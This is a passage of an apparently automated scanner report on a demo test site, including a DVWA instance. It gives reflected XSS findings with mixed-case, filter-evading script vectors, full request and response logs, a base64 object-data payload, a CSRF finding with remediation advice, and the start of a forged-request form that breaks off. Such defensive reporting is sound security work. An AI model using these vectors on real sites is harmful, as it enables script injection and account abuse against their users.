accept-language: en-US
cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
referer: http://demo1.indussecure.com//high_yield_investments.htm
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Electron/2.0.11 Safari/537.36
host: demo1.indussecure.com
accept-encoding: gzip, deflate

Response:
200 OK
server: Apache-Coyote/1.1
content-type: text/html;charset=ISO-8859-1
content-length: 7022
date: Wed, 08 Jan 2020 13:26:38 GMT
connection: close


Result:
<script x="">haikumsg(11111)</script>

POC Details :

POC 1: This screenshot shows the request captured in a proxy tool, where you can see the xss script.



POC 2: XSS successfully executed in the browser.



Cross-Site Scripting (XSS) found in GET-demo1.indussecure.com//search.jsp?query={...}

	Unique Alert ID	First Found Date	Parameter	URI
1	1748756	8th January 2020	query	http://demo1.indussecure.com//search.jsp?query=--%3E%27%22%3E%3C%2FsCrIpT%2Fx%3E%3CsCrIpT%2Fx%3Ehaikumsg(11111)%3C%2FsCrIpT%2Fx%3E

Attack Variant :: query

Injected URL:
http://demo1.indussecure.com//search.jsp?query=--%3E%27%22%3E%3C%2FsCrIpT%2Fx%3E%3CsCrIpT%2Fx%3Ehaikumsg(11111)%3C%2FsCrIpT%2Fx%3E

Vector:
-->'"></sCrIpT/x><sCrIpT/x>haikumsg(11111)</sCrIpT/x>


Request:
GET //search.jsp?query=--%3E%27%22%3E%3C%2FsCrIpT%2Fx%3E%3CsCrIpT%2Fx%3Ehaikumsg(11111)%3C%2FsCrIpT%2Fx%3E HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
accept-language: en-US
cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
referer: http://demo1.indussecure.com//high_yield_investments.htm
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Electron/2.0.11 Safari/537.36
host: demo1.indussecure.com
accept-encoding: gzip, deflate

Response:
200 OK
server: Apache-Coyote/1.1
content-type: text/html;charset=ISO-8859-1
content-length: 7022
date: Wed, 08 Jan 2020 13:27:41 GMT
connection: close


Result:
<script x="">haikumsg(11111)</script>

POC Details :

POC 1: XSS successfully executed in the browser.



POC 2: we insert the XSS vector in request header, and it gets reflected in response.



Cross-Site Scripting (XSS) found in GET-demo1.indussecure.com/search.jsp?query={...}&Submit={...}

	Unique Alert ID	First Found Date	Parameter	URI
1	1748720	8th January 2020	query	http://demo1.indussecure.com/search.jsp?query=--%3E%27%22%3E%3C%2FsCrIpT%2Fx%3E%3CsCrIpT%2Fx%3Ehaikumsg(11111)%3C%2FsCrIpT%2Fx%3E&Submit=Go

Attack Variant :: query

Injected URL:
http://demo1.indussecure.com/search.jsp?query=--%3E%27%22%3E%3C%2FsCrIpT%2Fx%3E%3CsCrIpT%2Fx%3Ehaikumsg(11111)%3C%2FsCrIpT%2Fx%3E&Submit=Go

Vector:
-->'"></sCrIpT/x><sCrIpT/x>haikumsg(11111)</sCrIpT/x>


Request:
GET /search.jsp?query=--%3E%27%22%3E%3C%2FsCrIpT%2Fx%3E%3CsCrIpT%2Fx%3Ehaikumsg(11111)%3C%2FsCrIpT%2Fx%3E&Submit=Go HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
accept-language: en-US
cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
referer: http://demo1.indussecure.com/
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Electron/2.0.11 Safari/537.36
host: demo1.indussecure.com
accept-encoding: gzip, deflate

Response:
200 OK
server: Apache-Coyote/1.1
content-type: text/html;charset=ISO-8859-1
content-length: 7022
date: Wed, 08 Jan 2020 13:33:17 GMT
connection: close


Result:
<script x="">haikumsg(11111)</script>

POC Details :

POC 1: Cross-Site Scripting (XSS)



POC 2: Cross-Site Scripting (XSS)



Cross-Site Scripting (XSS) found in GET-demo1.indussecure.com/search.jsp?query={...}

	Unique Alert ID	First Found Date	Parameter	URI
1	1748726	8th January 2020	query	http://demo1.indussecure.com/search.jsp?query=--%3E%27%22%3E%3C%2FsCrIpT%2Fx%3E%3CsCrIpT%2Fx%3Ehaikumsg(11111)%3C%2FsCrIpT%2Fx%3E

Attack Variant :: query

Injected URL:
http://demo1.indussecure.com/search.jsp?query=--%3E%27%22%3E%3C%2FsCrIpT%2Fx%3E%3CsCrIpT%2Fx%3Ehaikumsg(11111)%3C%2FsCrIpT%2Fx%3E

Vector:
-->'"></sCrIpT/x><sCrIpT/x>haikumsg(11111)</sCrIpT/x>

Request:
GET /search.jsp?query=--%3E%27%22%3E%3C%2FsCrIpT%2Fx%3E%3CsCrIpT%2Fx%3Ehaikumsg(11111)%3C%2FsCrIpT%2Fx%3E HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
accept-language: en-US
cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
referer: http://demo1.indussecure.com/
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Electron/2.0.11 Safari/537.36
host: demo1.indussecure.com
accept-encoding: gzip, deflate

Response:
200 OK
server: Apache-Coyote/1.1
content-type: text/html;charset=ISO-8859-1
content-length: 7022
date: Wed, 08 Jan 2020 13:33:29 GMT
connection: close

Result:
<script x="">haikumsg(11111)</script>

Cross-Site Scripting (XSS) found in GET-demo1.indussecure.com/util/serverStatusCheckService.jsp?HostName={...}

	Unique Alert ID	First Found Date	Parameter	URI
1	1748739	8th January 2020	HostName	http://demo1.indussecure.com/util/serverStatusCheckService.jsp?HostName=--%3E%27%22%3E%3C%2FsCrIpT%2Fx%3E%3CsCrIpT%2Fx%3Ehaikumsg(11111)%3C%2FsCrIpT%2Fx%3E

Attack Variant :: HostName

Injected URL:
http://demo1.indussecure.com/util/serverStatusCheckService.jsp?HostName=--%3E%27%22%3E%3C%2FsCrIpT%2Fx%3E%3CsCrIpT%2Fx%3Ehaikumsg(11111)%3C%2FsCrIpT%2Fx%3E

Vector:
-->'"></sCrIpT/x><sCrIpT/x>haikumsg(11111)</sCrIpT/x>

Request:
GET /util/serverStatusCheckService.jsp?HostName=--%3E%27%22%3E%3C%2FsCrIpT%2Fx%3E%3CsCrIpT%2Fx%3Ehaikumsg(11111)%3C%2FsCrIpT%2Fx%3E HTTP/1.1
accept: */*
accept-language: en-US
cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
referer: http://demo1.indussecure.com/status_check.jsp
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Electron/2.0.11 Safari/537.36
host: demo1.indussecure.com
accept-encoding: gzip, deflate

Response:
200 OK
server: Apache-Coyote/1.1
content-type: text/html;charset=ISO-8859-1
content-length: 100
date: Wed, 08 Jan 2020 13:34:01 GMT
connection: close

Result:
<script x="">haikumsg(11111)</script>

Cross-Site Scripting (XSS) found in POST-demo1.indussecure.com//sendFeedback?cfile={...}&name={...}&email_addr={...}&subject={...}&comments={...}&submit={...}

	Unique Alert ID	First Found Date	Parameter	URI
1	1748745	8th January 2020	name	http://demo1.indussecure.com//sendFeedback

Attack Variant :: name

Injected URL:
http://demo1.indussecure.com//sendFeedback

Vector:
-->'"></sCrIpT/x><sCrIpT/x>haikumsg(11111)</sCrIpT/x>

Request:
POST //sendFeedback HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
accept-language: en-US
content-type: application/x-www-form-urlencoded
cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
origin: http://demo1.indussecure.com
referer: http://demo1.indussecure.com//feedback.jsp
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Electron/2.0.11 Safari/537.36
host: demo1.indussecure.com
accept-encoding: gzip, deflate
content-length: 198

cfile=comments.txt&name=--%3E'%22%3E%3C%2FsCrIpT%2Fx%3E%3CsCrIpT%2Fx%3Ehaikumsg(11111)%3C%2FsCrIpT%2Fx%3E&email_addr=test%40indusface.com&subject=defaultText&comments=defaultText&submit=%20Submit%20

Response:
200 OK
server: Apache-Coyote/1.1
content-type: text/html;charset=ISO-8859-1
content-length: 7186
date: Wed, 08 Jan 2020 13:34:39 GMT
connection: close

Result:
<script x="">haikumsg(11111)</script>

Cross-Site Scripting (XSS) found in POST-demo1.indussecure.com/sendFeedback?cfile={...}&name={...}&email_addr={...}&subject={...}&comments={...}&submit={...}

	Unique Alert ID	First Found Date	Parameter	URI
1	1748736	8th January 2020	name	http://demo1.indussecure.com/sendFeedback

Attack Variant :: name

Injected URL:
http://demo1.indussecure.com/sendFeedback

Vector:
-->'"></sCrIpT/x><sCrIpT/x>haikumsg(11111)</sCrIpT/x>

Request:
POST /sendFeedback HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
accept-language: en-US
content-type: application/x-www-form-urlencoded
cookie: JSESSIONID=BA3CBE631320270F0FBEF15A371E2001
origin: http://demo1.indussecure.com
referer: http://demo1.indussecure.com/feedback.jsp
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Electron/2.0.11 Safari/537.36
host: demo1.indussecure.com
accept-encoding: gzip, deflate
content-length: 198

cfile=comments.txt&name=--%3E'%22%3E%3C%2FsCrIpT%2Fx%3E%3CsCrIpT%2Fx%3Ehaikumsg(11111)%3C%2FsCrIpT%2Fx%3E&email_addr=test%40indusface.com&subject=defaultText&comments=defaultText&submit=%20Submit%20

Response:
200 OK
server: Apache-Coyote/1.1
content-type: text/html;charset=ISO-8859-1
content-length: 7186
date: Wed, 08 Jan 2020 13:35:50 GMT
connection: close

Result:
<script x="">haikumsg(11111)</script>


Cross-Site Scripting (XSS) found in http://demo1.indussecure.com/DVWA-1.0.8/vulnerabilities/xss_r/?name=j008%3Cobject+data=%22data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==%22%3E%3C/object%3E

		Unique Alert ID	First Found Date	URI
P	1	1491042	4th June 2018	http://demo1.indussecure.com/DVWA-1.0.8/vulnerabilities/xss_r/?name=j008%3Cobject+data=%22data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==%22%3E%3C/object%3E


Injected URL:
http://demo1.indussecure.com/DVWA-1.0.8/vulnerabilities/xss_r/?name=j008%3Cobject+data=%22data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==%22%3E%3C/object%3E

POC Details :

POC 1: Observe in the screenshot, cross site scripting script is added in the parameter in the URL.



POC 2: Screenshot shows that the malicious script is accepted in the server end and application alert windows pops-up.



Others

24 :: Sensitive Form Is Vulnerable To CSRF

Vul Type:	Sensitive Form Is Vulnerable To CSRF	**No of Places Found:**	1
CVSS Score:	6.8	**No of Instances Reported:**	1
CVSS Vector:	(AV:N/AC:M/Au:N/C:P/I:P/A:P)		
Severity:	**High**		
Description:	Cross-Site Request Forgery (CSRF) is an attack that forces Web application users to execute unwanted actions on a Web application in which they are authenticated. With a little social en gineering, such as sending a link via e-mail or chat, an attacker may force the users to exec ute actions of the attacker's choosing. A successful CSRF exploit can compromise user data a nd operations. If the targeted user is a Web administrator, the attack can compromise the en tire Web application. This is a flaw under the category A5 in the OWASP Top Ten.	
Solution:	Fix The Forms Vulnerable To CSRF. In order to facilitate a "transparent but visible" CSRF solution, developers are encouraged to adopt the Synchronizer Token Pattern. This approach requires generating random "challenge " tokens that are associated with the user's current session. These challenge tokens are inser ted within the HTML forms and links associated with sensitive server-side operations. When t he user wishes to invoke these sensitive operations, the HTTP request should include this cha llenge token. It is then the responsibility of the server application to verify the existence and correctness of this token.		
Reference:	https://www.owasp.org/index.php/Cross-Site_Request_Forgery_%28CSRF%29 https://www. owasp.org/index.php/Cross-Site_Request_Forgery_%28CSRF%29_Prevention_Cheat_Sheet https://www.owasp.org/index.php/Top_10_2010-A5		

Vulnerability Details:


Sensitive Form Is Vulnerable To CSRF found in http://demo1.indussecure.com/DVWA-1.0.8/vulnerabilities/

		Unique Alert ID	First Found Date	URI
P	1	1491054	4th June 2018	http://demo1.indussecure.com/DVWA-1.0.8/vulnerabilities/

Injected URL:
http://demo1.indussecure.com/DVWA-1.0.8/vulnerabilities/

POC Details :


POC 1: Observe in the screenshot, current list of scripts in the application




POC 2: Screenshot shows the HTML form of the forged request

```
<html>
  <body>
    <form action="http://sonia10.indussecure.com/DVWA-1.0.8/vulnerabilities/xss_s/" method="POST">
      <input type="hidden" name="txtName" value="j008" />
